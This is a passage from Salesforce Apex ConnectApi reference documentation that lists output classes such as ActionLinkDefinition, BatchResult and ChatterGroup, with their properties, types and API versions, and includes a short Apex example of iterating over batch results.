Name	Type	Description	Available Version
`type`	String	The type of the field. One of these values: • `Address` • `Blank` • `Boolean` • `Compound` • `CreatedBy` • `Date` • `DateTime` • `Email` • `LastModifiedBy` • `Location` • `Name` • `Number` • `Percent` • `Phone` • `Picklist` • `Reference` • `Text` • `Time`	29.0

SEE ALSO:

ConnectApi.RecordViewSection Class

ConnectApi.AbstractRecordView Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of:

- ConnectApi.RecordSummary Class
- ConnectApi.RecordView Class

A view of any record in the organization, including a custom object record. This object is used if a specialized object, such as User or ChatterGroup, is not available for the record type.

Name	Type	Description	Available Version
`name`	String	The localized name of the record.	29.0

ConnectApi.AbstractRepositoryFile

A repository file.

This class is abstract.

Subclass of ConnectApi.AbstractRepositoryItem.

Superclass of:

- ConnectApi.RepositoryFileDetail
- ConnectApi.RepositoryFileSummary

Property Name	Type	Description	Available Version
`checkinComment`	String	Checkin comment of the file.	39.0
`contentSize`	Integer	Length in bytes of the content of the file.	39.0
`downloadUrl`	String	URL to the repository file content.	39.0
`external ContentUrl`	String	URL of this file's content in the external system.	39.0
`external DocumentUrl`	String	URL of this file in the external system.	39.0
`external FilePermission Information`	`ConnectApi. ExternalFile PermissionInformation`	External file permission information, such as available groups, available permission types, and current sharing status, or `null` if `includeExternalFilePermissionsInfo` is `false`.	39.0
`mimeType`	String	Mime type of the file.	39.0
`previewUrl Thumbnail`	String	URL to the thumbnail preview (240 x 180 PNG).	39.0
`previewUrl ThumbnailBig`	String	URL to the big thumbnail preview (720 x 480 PNG).	39.0
`previewUrl ThumbnailTiny`	String	URL to the tiny thumbnail preview (120 x 90 PNG).	39.0
`previewsUrl`	String	URL to the previews.	39.0
`title`	String	Title of the file.	39.0
`versionId`	String	ID of the file version in the external system.	39.0

ConnectApi.AbstractRepositoryFolder

A repository folder.

This class is abstract.

Subclass of ConnectApi.AbstractRepositoryItem.

Superclass of:

- ConnectApi.RepositoryFolderDetail
- ConnectApi.RepositoryFolderSummary

Property Name	Type	Description	Available Version
`externalFolderUrl`	String	URL of this folder in the external system.	39.0
`folderItemsUrl`	String	URL that lists the files and folders in this folder.	39.0
`path`	String	Absolute path of the folder in the external system.	39.0

ConnectApi.AbstractRepositoryItem

A repository item.

This class is abstract.

Superclass of:

- ConnectApi.AbstractRepositoryFile
- ConnectApi.AbstractRepositoryFolder

Property Name	Type	Description	Available Version
`createdBy`	String	Name of the user who created the item.	39.0
`createdDate`	Datetime	Date the item was created.	39.0
`description`	String	Description of the Item.	39.0
`id`	String	ID of the item.	39.0
`itemTypeUrl`	String	URL to the item type information.	39.0
`modifiedBy`	String	Name of the user who last modified the item.	39.0
`modifiedDate`	Datetime	Date the item was last modified.	39.0
`motif`	`ConnectApi.Motif`	Motif of the item.	39.0
`name`	String	Name of the item.	39.0
`repository`	`ConnectApi.Reference`	Item external repository.	39.0
`type`	String	Item type, `file` or `folder`.	39.0
`url`	String	The URL to the item.	39.0

ConnectApi.ActionLinkDefinition Class

The definition of an action link. Action link definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Property Name	Type	Description	Available Version
`actionUrl`	String	The action link URL. For example, a `Ui` action link URL is a Web page. A `Download` action link URL is a link to the file to download. `Ui` and `Download` action link URLs are provided to clients. An `Api` or `ApiAsync` action link URL is a REST resource. `Api` and `ApiAsync` action link URLs aren't provided to clients. Links to Salesforce can be relative. All other links must be absolute and start with `https://`.	33.0
`createdDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`excludedUserId`	String	ID of a single user to exclude from performing the action. If you specify an `excludedUserId`, you can't specify a `userId`.	33.0
`groupDefault`	Boolean	`true` if this action is the default action link in the action link group; `false` otherwise. There can be only one default action link per action link group. The default action link gets distinct styling in the Salesforce UI.	33.0
`headers`	List<`ConnectApi.RequestHeader`>	The request headers for the `Api` and `ApiAsync` action link types.	33.0
`id`	String	The 18-character ID for the action link definition.	33.0
`label`	String	A custom label to display on the action link button. A `label` value can be set only in an action link template. Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status: • *label* • *label* Pending • *label* Success • *label* Failed For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed. An action link can use either `label` or `labelKey` to generate label names, it can't use both. If `label` has a value, the value of `labelKey` is `None`. If `labelKey` has a value other than `None`, the value of `label` is `null`.	34.0

Property Name	Type	Description	Available Version
`labelKey`	String	Key for the set of labels to show in the user interface. A set includes labels for these states: NewStatus, PendingStatus, SuccessStatus, FailedStatus. For example, if you use the `Approve` key, you get these labels: Approve, Pending, Approved, Failed. For a complete list of label keys, see Action Links Labels.	33.0
`method`	`ConnectApi.HttpRequestMethod`	The HTTP method. One of these values: • `HttpDelete`—Returns HTTP 204 on success. Response body or output class is empty. • `HttpGet`—Returns HTTP 200 on success. • `HttpHead`—Returns HTTP 200 on success. Response body or output class is empty. • `HttpPatch`—Returns HTTP 200 on success or HTTP 204 if the response body or output class is empty. • `HttpPost`—Returns HTTP 201 on success or HTTP 204 if the response body or output class is empty. Exceptions are the batch posting resources and methods, which return HTTP 200 on success. • `HttpPut`—Return HTTP 200 on success or HTTP 204 if the response body or output class is empty.	33.0
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`requestBody`	String	The request body for `Api` and `ApiAsync` action link types. Note: Escape quotation mark characters in the `requestBody` value.	33.0
`requiresConfirmation`	Boolean	`true` to require the user to confirm the action; `false` otherwise.	33.0
`templateId`	String	The ID of the action link template from which to instantiate this action link. If the action link isn't associated with a template, the value is `null`.	33.0
`type`	`ConnectApi.ActionLinkType`	Defines the type of action link. Values are: • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus`	33.0

Property Name	Type	Description	Available Version
		based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a Web page at the action URL. Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer Guide* for more information.	
`userId`	String	The ID of the user who can execute the action. If not specified or `null`, any user can execute the action. If you specify a `userId`, you can't specify an `excludedUserId`.	33.0

SEE ALSO:

ConnectApi.ActionLinkGroupDefinition Class

ConnectApi.ActionLinkDiagnosticInfo Class

Any diagnostic information that may exist for an executed action link. Diagnostic info is provided only for users who can access the action link.

Property Name	Type	Description	Available Version
`diagnosticInfo`	String	Any diagnostic information returned when an action link is executed. Diagnostic information is provided only for users who can access the action link.	33.0
`url`	String	The URL for this action link diagnostic information.	33.0

ConnectApi.ActionLinkGroupDefinition Class

The definition of an action link group. Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Property Name	Type	Description	Available Version
`actionLinks`	List<`ConnectApi.ActionLinkDefinition`>	A collection of action link definitions that make up the action link group. Within an action link group, action links are displayed in the order listed in the `actionLinks` property of the `ConnectApi.ActionLinkGroupDefinitionInput` class. Within a feed item, action link groups are displayed in the order specified in the `actionLinkGroupIds` property of the `ConnectApi.AssociatedActionsCapabilityInput` class.	33.0
`category`	`ConnectApi.PlatformActionGroupCategory`	Indicates the priority and location of the action links. Values are: • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.	33.0
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`executionsAllowed`	`ConnectApi.ActionLinkExecutionsAllowed`	Defines the number of times an action link can be executed. Values are: • `Once`—An action link can be executed only once across all users. • `OncePerUser`—An action link can be executed only once for each user. • `Unlimited`—An action link can be executed an unlimited number of times by each user. If the action link's `actionType` is `Api` or `ApiAsync`, you can't use this value.	33.0
`expirationDate`	Datetime	ISO 8601 date string, for example, 2011-02-25T18:24:31.000Z, that represents the date and time this action group expires and can no longer be executed. If the value is `null`, there isn't an expiration date.	33.0
`id`	String	18-character ID of the action link group definition.	33.0
`modifiedDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	33.0

Property Name	Type	Description	Available Version
`templateId`	String	The ID of the action link group template from which to instantiate this action link group, or `null` if this group isn't associated with a template.	33.0
`url`	String	The URL for this action link group definition.	33.0

ConnectApi.ActivitySharingResult

The results of sharing a captured email or event.

Property Name	Type	Description	Available Version
`success`	Boolean	Whether the share operation succeeded or not.	39.0

ConnectApi.Actor Class

This class is abstract.

Superclass of:

- ConnectApi.ActorWithId Class
- ConnectApi.RecommendedObject
- ConnectApi.UnauthenticatedUser Class

Name	Type	Description	Available Version
`name`	String	Name of the actor, such as the group name.	28.0

Name	Type	Description	Available Version
`type`	String	One of the following: • `file` • `group` • `recommendedObject` (version 34.0 and later) • `unauthenticateduser` • `user` • *`record type name`*—the name of the record type, such as `myCustomObject__c` or Account	28.0

ConnectApi.ActorWithId Class

This class is abstract.

Subclass of: ConnectApi.Actor Class

Superclass of:

- ConnectApi.AbstractRecordView Class
- ConnectApi.ArticleSummary
- ConnectApi.ChatterGroup Class
- ConnectApi.ContentHubRepository
- ConnectApi.File Class
- ConnectApi.RelatedFeedPost
- ConnectApi.User Class

Name	Type	Description	Available Version
`id`	String	Actor's 18-character ID	28.0
`motif`	`ConnectApi.Motif`	An icon that identifies the actor as a user, group, file, or custom object. The icon isn't the user or group photo, and it isn't a preview of the file. The motif can also contain the object's base color.	28.0
`mySubscription`	`ConnectApi.Reference`	If the context user is following the item, this contains information about the subscription, else returns `null`.	28.0

Name	Type	Description	Available Version
`url`	String	Chatter REST API URL for the resource	28.0

SEE ALSO:

- ConnectApi.FeedElement Class
- ConnectApi.FeedEntitySummary

ConnectApi.Address Class

Name	Type	Description	Available Version
`city`	String	Name of the city	28.0
`country`	String	Name of the country	28.0
`formattedAddress`	String	Formatted address per the locale of the context user	28.0
`state`	String	Name of the state, province, or so on	28.0
`street`	String	Street number	28.0
`zip`	String	Zip or postal code	28.0

SEE ALSO:

- ConnectApi.DatacloudCompany Class
- ConnectApi.DatacloudContact
- ConnectApi.UserDetail Class

ConnectApi.Announcement

An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

Name	Type	Description	Available Version
`expirationDate`	Datetime	The Salesforce UI displays an announcement until 11:59 p.m. on this date unless another announcement is posted first. The Salesforce UI ignores the time value in the `expirationDate`. However, you can use the time value to create your own display logic in your own UI.	31.0
`feedElement`	`ConnectApi.FeedElement Class`	The feed element that contains the body of the announcement and its associated comments, likes, and so on.	31.0

Name	Type	Description	Available Version
`id`	String	18-character ID of the announcement.	31.0
`isArchived`	Boolean	Specifies whether the announcement is archived.	36.0
`sendEmails`	Boolean	Specifies whether the announcement is sent as an email to all group members.	36.0
`url`	String	The URL to the announcement.	33.0

SEE ALSO:

ConnectApi.AnnouncementPage

ConnectApi.ChatterGroup Class

ConnectApi.AnnouncementPage

A collection of announcements.

Name	Type	Description	Available Version
`announcements`	`List<ConnectApi.Announcement>`	A collection of `ConnectApi.Announcement` objects.	31.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	31.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	31.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	31.0

ConnectApi.ApprovalAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.ApprovalCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

Name	Type	Description	Available Version
`id`	String	A work item ID.	28.0–31.0
`postTemplateFields`	`List<ConnectApi.ApprovalPostTemplateField>`	Collection of approval post template fields	28.0–31.0

Name	Type	Description	Available Version
`processInstanceStepId`	String	An approval step ID.	30.0–31.0
`status`	`ConnectApi.WorkflowProcessStatus` Enum	Specifies the status of a workflow process. • `Approved` • `Fault` • `Held` • `NoResponse` • `Pending` • `Reassigned` • `Rejected` • `Removed` • `Started`	28.0–31.0

ConnectApi.ApprovalCapability Class

If a feed element has this capability, it includes information about an approval.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`id`	String	The work item ID. The work item ID is `null` if there isn't a pending work item associated with the approval record.	32.0
`postTemplateFields`	List<`ConnectApi.ApprovalPostTemplateField`>	The details of the approval post template field.	32.0
`processInstanceStepId`	String	The process instance step ID. The associated record represents one step in an approval process.	32.0
`status`	`ConnectApi.WorkflowProcessStatus`	The status of the approval.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.ApprovalPostTemplateField Class

Name	Type	Description	Available Version
`displayName`	String	The field name	28.0

Name	Type	Description	Available Version
`displayValue`	String	The field value or `null` if the field is set to `null`.	28.0
`record`	`ConnectApi.Reference`	A record ID If no record exists or if the reference is `null`, this value is `null`.	28.0

SEE ALSO:

ConnectApi.ApprovalCapability Class

ConnectApi.ArticleItem Class

Article item in question and answers suggestions.

Property Name	Type	Description	Available Version
`id`	String	Id of the article.	32.0
`rating`	Double	The rating of the article.	32.0
`title`	String	Title of the article.	32.0
`urlLink`	String	Link URL of the article.	32.0
`viewCount`	Integer	Number of votes given to the article.	32.0

SEE ALSO:

ConnectApi.QuestionAndAnswersSuggestions Class

ConnectApi.ArticleSummary

A knowledge article summary.

Subclass of ConnectApi.ActorWithId Class

Property Name	Type	Description	Available Version
`articleType`	String	Type of the knowledge article.	37.0
`knowledgeArticleVersionId`	String	ID of the knowledge article version.	39.0
`lastPublishedDate`	Datetime	Last published date of the knowledge article.	37.0
`rating`	Double	The rating of the article.	37.0
`summary`	String	Summary of the knowledge article contents.	37.0
`title`	String	Title of the knowledge article.	37.0
`urlName`	String	URL name of the knowledge article.	37.0

Property Name	Type	Description	Available Version
`viewCount`	Integer	Number of times the knowledge article has been viewed.	38.0

ConnectApi.AssociatedActionsCapability Class

If a feed element has this capability, it has platform actions associated with it.

Property Name	Type	Description	Available Version
`platformActionGroups`	List<`ConnectApi.PlatformActionGroup`>	The platform action groups associated with a feed element. Platform action groups are returned in the order specified in the `ConnectApi.AssociatedActionsCapabilityInput` class.	33.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.AudienceCriteria

Recommendation audience criteria.

This class is abstract.

This class is a superclass of:

- ConnectApi.CustomListAudienceCriteria
- ConnectApi.NewUserAudienceCriteria

Property Name	Type	Description	Available Version
`type`	`ConnectApi.RecommendationAudienceCriteriaType`	Specifies the recommendation audience criteria type. One of these values: • `CustomList`—A custom list of users makes up the audience. • `MaxDaysInCommunity`—New community members make up the audience.	36.0

SEE ALSO:

ConnectApi.RecommendationAudience

ConnectApi.BannerCapability Class

If a feed element has this capability, it has a banner motif and style.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`motif`	`ConnectApi.Motif`	A banner motif.	31.0
`style`	`ConnectApi.BannerStyle`	Decorates a feed item with a color and set of icons. Possible value: • `Announcement`—An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.	31.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.BannerPhoto

A banner photo.

Property Name	Type	Description	Available Version
`bannerPhotoUrl`	String	URL to the banner photo in a large format. This URL is available only to authenticated users.	36.0
`bannerPhoto VersionId`	String	18-character version ID of the banner photo.	36.0
`url`	String	URL to the banner photo.	36.0

SEE ALSO:

ConnectApi.ChatterGroup Class

ConnectApi.UserDetail Class

ConnectApi.BasicTemplateAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.EnhancedLinkCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with type `BasicTemplate`.

Property	Type	Description	Available Version
`description`	String	An optional description with a 500 character limit.	28.0–31.0
`icon`	`ConnectApi.Icon`	An optional icon.	28.0–31.0
`linkRecordId`	String	If `linkURL` refers to a Salesforce record, `linkRecordId` contains the ID of the record.	28.0–31.0

Property	Type	Description	Available Version
`linkUrl`	String	An optional URL to a detail page if there is additional content that can't be displayed inline. Do not specify `linkUrl` unless you specify a `title`.	28.0–31.0
`title`	String	An optional title to the detail page. If `linkUrl` is specified, the title links to `linkUrl`.	28.0–31.0

ConnectApi.BatchResult

The result of an operation returned by a batch method.

Namespace

ConnectApi

Usage

Calls to batch methods return a list of `BatchResult` objects. Each element in the `BatchResult` list corresponds to the strings in the list parameter passed to the batch method. The first element in the `BatchResult` list matches the first string passed in the list parameter, the second element corresponds with the second string, and so on. If only one string is passed, the `BatchResult` list contains a single element.

Example

The following example shows how to obtain and iterate through the returned `ConnectApi.BatchResult` objects. The code adds two group IDs to a list. One of group IDs is incorrect, which causes a failure when the code calls the batch method. After it calls the batch method, it iterates through the results to determine whether the operation was successful or not for each group ID in the list. The code writes the ID of every group that was processed successfully to the debug log. The code writes an error message for every failed group.

This example generates one successful operation and one failure.

```
List<String> myList = new List<String>();
// Add one correct group ID.
myList.add('0F9D00000000oOT');
// Add one incorrect group ID.
myList.add('0F9D00000000izf');

ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getGroupBatch(null,
myList);

// Iterate through each returned result.
for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the group ID.
        ConnectApi.ChatterGroupSummary groupSummary;
        if(batchResult.getResult() instanceof ConnectApi.ChatterGroupSummary) {
           groupSummary = (ConnectApi.ChatterGroupSummary) batchResult.getResult();
```

```
        }
        System.debug('SUCCESS');
        System.debug(groupSummary.id);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

IN THIS SECTION:

BatchResult Methods

BatchResult Methods

The following are instance methods for `BatchResult`.

IN THIS SECTION:

getError()
If an error occurred, returns a `ConnectApi.ConnectApiException` object providing the error code and description.

getErrorMessage()
Returns a String that contains an error message.

getErrorTypeName()
Returns a String that contains the name of the error type.

getResult()
Returns an object that contains the results of the batch operation. The object is typed according to the batch method. For example, if you call `getMembershipBatch()`, a successful call to BatchResult `getResult()` returns a `ConnectApi.GroupMembership` object.

isSuccess()
Returns a Boolean that is set to `true` if the batch operation was successful for this object, `false` otherwise.

getError()

If an error occurred, returns a `ConnectApi.ConnectApiException` object providing the error code and description.

Signature

```
public ConnectApi.ConnectApiException getError()
```

Return Value

Type: ConnectApi.ConnectApiException

getErrorMessage()

Returns a String that contains an error message.

Signature

```
public String getErrorMessage()
```

Return Value

Type: String

Usage

Note that the error message won't make a round trip through a Visualforce view state, because exceptions can't be serialized.

getErrorTypeName()

Returns a String that contains the name of the error type.

Signature

```
public String getErrorTypeName()
```

Return Value

Type: String

getResult()

Returns an object that contains the results of the batch operation. The object is typed according to the batch method. For example, if you call `getMembershipBatch()`, a successful call to BatchResult `getResult()` returns a `ConnectApi.GroupMembership` object.

Signature

```
public Object getResult()
```

Return Value

Type: Object

isSuccess()

Returns a Boolean that is set to `true` if the batch operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

ConnectApi.BlankRecordField Class

Subclass of ConnectApi.AbstractRecordField Class

A record field displayed as a place holder in a grid of fields.

ConnectApi.BookmarksCapability Class

If a feed element has this capability, the context user can bookmark it.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`isBookmarkedByCurrentUser`	Boolean	Indicates whether the feed element has been bookmarked by the context user (`true`) or not (`false`).	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.BundleCapability Class

If a feed element has this capability, it has a container of feed elements called a *bundle*.

This class is abstract.

Subclass of ConnectApi.FeedElementCapability Class.

Superclass of:

- ConnectApi.GenericBundleCapability Class
- ConnectApi.TrackedChangeBundleCapability

.

Property Name	Type	Description	Available Version
`bundleType`	`ConnectApi.BundleType`	Defines this feed element's bundle type. The bundle type determines what additional information appears in the bundle.	31.0
`page`	`ConnectApi.FeedElementPage`	A collection of feed elements.	31.0
`totalElements`	Integer	The total number of feed elements that this bundle aggregates.	31.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.CanvasCapability Class

If a feed element has this capability, it renders a canvas app.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`description`	String	A description of the canvas app. The maximum size is 255 characters.	32.0
`developerName`	String	The API name (developer name) of the connected app.	32.0
`height`	String	The height of the canvas app in pixels.	32.0
`icon`	`ConnectApi.Icon`	The icon for the canvas app.	32.0
`namespacePrefix`	String	A unique namespace prefix for the canvas app.	32.0
`parameters`	String	JSON parameters passed to the canvas app.	32.0
`thumbnailUrl`	String	A thumbnail URL to a preview image. The maximum thumbnail size is 120 pixels by 120 pixels.	32.0
`title`	String	A title for the canvas link.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.CanvasTemplateAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.CanvasCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with type `CanvasPost`.

Property	Type	Description	Available Version
`description`	String	Optional. Description of the canvas app. The maximum length of this field is 500 characters.	29.0–31.0
`developerName`	String	Specifies the developer name (API name) of the canvas app.	29.0–31.0
`height`	String	Optional. The height of the canvas app in pixels. Default height is 200 pixels.	29.0–31.0
`icon`	`ConnectApi.Icon`	The canvas app icon.	29.0–31.0
`namespacePrefix`	String	Optional. The namespace prefix of the Developer Edition organization in which the canvas app was created.	29.0–31.0
`parameters`	String	Optional. Parameters passed to the canvas app in JSON format. Example: `{'isUpdated'='true'}`	29.0–31.0

Property	Type	Description	Available Version
`thumbnailUrl`	String	Optional. A URL to a thumbnail image for the canvas app. Maximum dimensions are 120x120 pixels.	29.0–31.0
`title`	String	Specifies the title of the link used to call the canvas app.	29.0–31.0

ConnectApi.CaseComment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.CaseCommentCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with type `CaseCommentPost`.

Name	Type	Description	Available Version
`actorType`	`ConnectApi.CaseActorType` Enum	Specifies the type of user who made the comment. • `Customer`—if a Chatter customer made the comment • `CustomerService`—if a service representative made the comment	28.0–31.0
`createdBy`	`ConnectApi.UserSummary`	Comment's creator	28.0–31.0
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0–31.0
`id`	String	Comment's 18–character ID	28.0–31.0
`published`	Boolean	Specifies whether the comment has been published	28.0–31.0
`text`	String	Comment's text	28.0–31.0

ConnectApi.CaseCommentCapability Class

If a feed element has this capability, it has a case comment on the case feed.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`actorType`	`ConnectApi.CaseActorType`	Specifies the type of user who made the comment.	32.0
`createdBy`	`ConnectApi.Actor`	Information about the user who created the comment.	32.0
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	32.0

Property Name	Type	Description	Available Version
eventType	ConnectApi.CaseCommentEventType	Specifies an event type for a comment in the case feed.	32.0
id	String	18-character ID of case comment.	32.0
published	Boolean	Specifies whether the comment has been published.	32.0
text	String	Text of the case comment.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.ChatterActivity Class

Name	Type	Description	Available Version
commentCount	Integer	Total number of comments in the organization or community made by the user	28.0
commentReceivedCount	Integer	Total number of comments in the organization or community received by the user	28.0
likeReceivedCount	Integer	Total number of likes on posts and comments in the organization or community received by the user	28.0
postCount	Integer	Total number of posts in the organization or community made by the user	28.0

SEE ALSO:

ConnectApi.UserDetail Class

ConnectApi.ChatterConversation Class

Name	Type	Description	Available Version
conversationId	String	The ID for the conversation	29.0
conversationUrl	String	Chatter REST API URL identifying the conversation	29.0
members	List<ConnectApi.UserSummary>	List of users in the conversation	29.0
messages	ConnectApi.ChatterMessagePage	The content of the conversation	29.0

Name	Type	Description	Available Version
`read`	Boolean	Specifies if the conversation is read (`true`) or not read (`false`)	29.0

ConnectApi.ChatterConversationPage Class

Name	Type	Description	Available Version
`conversations`	`List<ConnectApi.ChatterConversationSummary>`	List of conversations on the page	29.0
`currentPageToken`	String	Token identifying the current page.	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`nextPageToken`	String	Token identifying the next page or `null` if there is no next page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

ConnectApi.ChatterConversationSummary Class

Name	Type	Description	Available Version
`id`	String	The ID for the conversation summary	29.0
`latestMessage`	`ConnectApi.ChatterMessage`	The contents of the latest message	29.0
`members`	`List<ConnectApi.UserSummary>`	List of members in the conversation	29.0
`read`	Boolean	Specifies if the conversation is read (`true`) or not read (`false`)	29.0
`url`	String	Chatter REST API URL to the conversation summary	29.0

SEE ALSO:

ConnectApi.ChatterConversationPage Class

ConnectApi.ChatterGroup Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of:

- ConnectApi.ChatterGroupDetail Class
- ConnectApi.ChatterGroupSummary Class

Name	Type	Description	Available Version
`additionalLabel`	String	An additional label for the group, for example, "Archived," "Private," or "Private With Customers." If there isn't an additional label, the value is `null`.	30.0
`announcement`	`ConnectApi.Announcement`	The current announcement for this group. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.	31.0
`bannerPhoto`	`ConnectApi.BannerPhoto`	The banner photo for the group.	36.0
`canHaveChatterGuests`	Boolean	`true` if this group allows Chatter guests	28.0
`community`	`ConnectApi.Reference`	Information about the community the group is in	28.0
`description`	String	Group's description	28.0
`emailToChatterAddress`	String	Group's email address for posting to this group by email. Returns `null` if Chatter emails and posting to Chatter by email aren't both enabled in your organization.	30.0
`isArchived`	Boolean	Specifies whether the group is archived (`true`) or not (`false`).	29.0
`isAutoArchiveDisabled`	Boolean	Specifies whether automatic archiving is disabled for the group (`true`) or not (`false`).	29.0
`isBroadcast`	Boolean	Specifies whether the group is a broadcast group (`true`) or not (`false`). In a broadcast group, only group owners and managers can post to the group.	36.0
`lastFeedElementPostDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, of the most recent feed element posted to the group.	31.0
`lastFeedItemPostDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, of the most recent feed item posted to the group. Use `lastFeedElementPosted`.	28.0–30.0
`memberCount`	Integer	Total number of group members	28.0
`myRole`	`ConnectApi.GroupMembershipType` Enum	Specifies the type of membership the user has with the group, such as group owner, manager, or member. • `GroupOwner` • `GroupManager` • `NotAMember`	28.0

Name	Type	Description	Available Version
		• `NotAMemberPrivateRequested` • `StandardMember`	
`mySubscription`	`ConnectApi.Reference`	If the context user is a member of this group, contains information about that subscription; otherwise, returns `null`.	28.0
`name`	String	Name of the group	28.0
`owner`	`ConnectApi.UserSummary`	Information about the owner of the group	28.0
`photo`	`ConnectApi.Photo`	Information about the group photo	28.0
`visibility`	`ConnectApi.GroupVisibilityType` Enum	Specifies the group visibility type. Valid values are: • `PrivateAccess`—Only members of the group can see posts to this group. • `PublicAccess`—All users within the community can see posts to this group. • `Unlisted`—Reserved for future use.	28.0

ConnectApi.ChatterGroupDetail Class

Subclass of ConnectApi.ChatterGroup Class

Name	Type	Description	Available Version
`fileCount`	Integer	The number of files posted to the group.	28.0
`information`	`ConnectApi.GroupInformation`	Describes the "Information" section of the group. In the Web UI, this section is above the "Description" section. If the group is private, this section is visible only to members. If the context user is not a member of the group or does not have "Modify All Data" or "View All Data" permission, this value is `null`.	28.0
`pendingRequests`	Integer	The number of requests to join a group that are in a pending state.	29.0

SEE ALSO:

ConnectApi.ChatterGroupPage Class

ConnectApi.ChatterGroupPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`groups`	`List<ConnectApi.ChatterGroupDetail>`	List of group details	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0

ConnectApi.ChatterGroupSummary Class

Subclass of ConnectApi.ChatterGroup Class

Name	Type	Description	Available Version
`fileCount`	Integer	The number of files posted to the group.	28.0

SEE ALSO:

- ConnectApi.ChatterGroupSummaryPage Class

ConnectApi.ChatterGroupSummaryPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`groups`	`List<ConnectApi.ChatterGroupSummary>`	List of group summary objects	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

Name	Type	Description	Available Version
previousPageUrl	String	Chatter REST API URL identifying the previous page or null if there isn't a previous page.	29.0

ConnectApi.ChatterLike Class

Name	Type	Description	Available Version
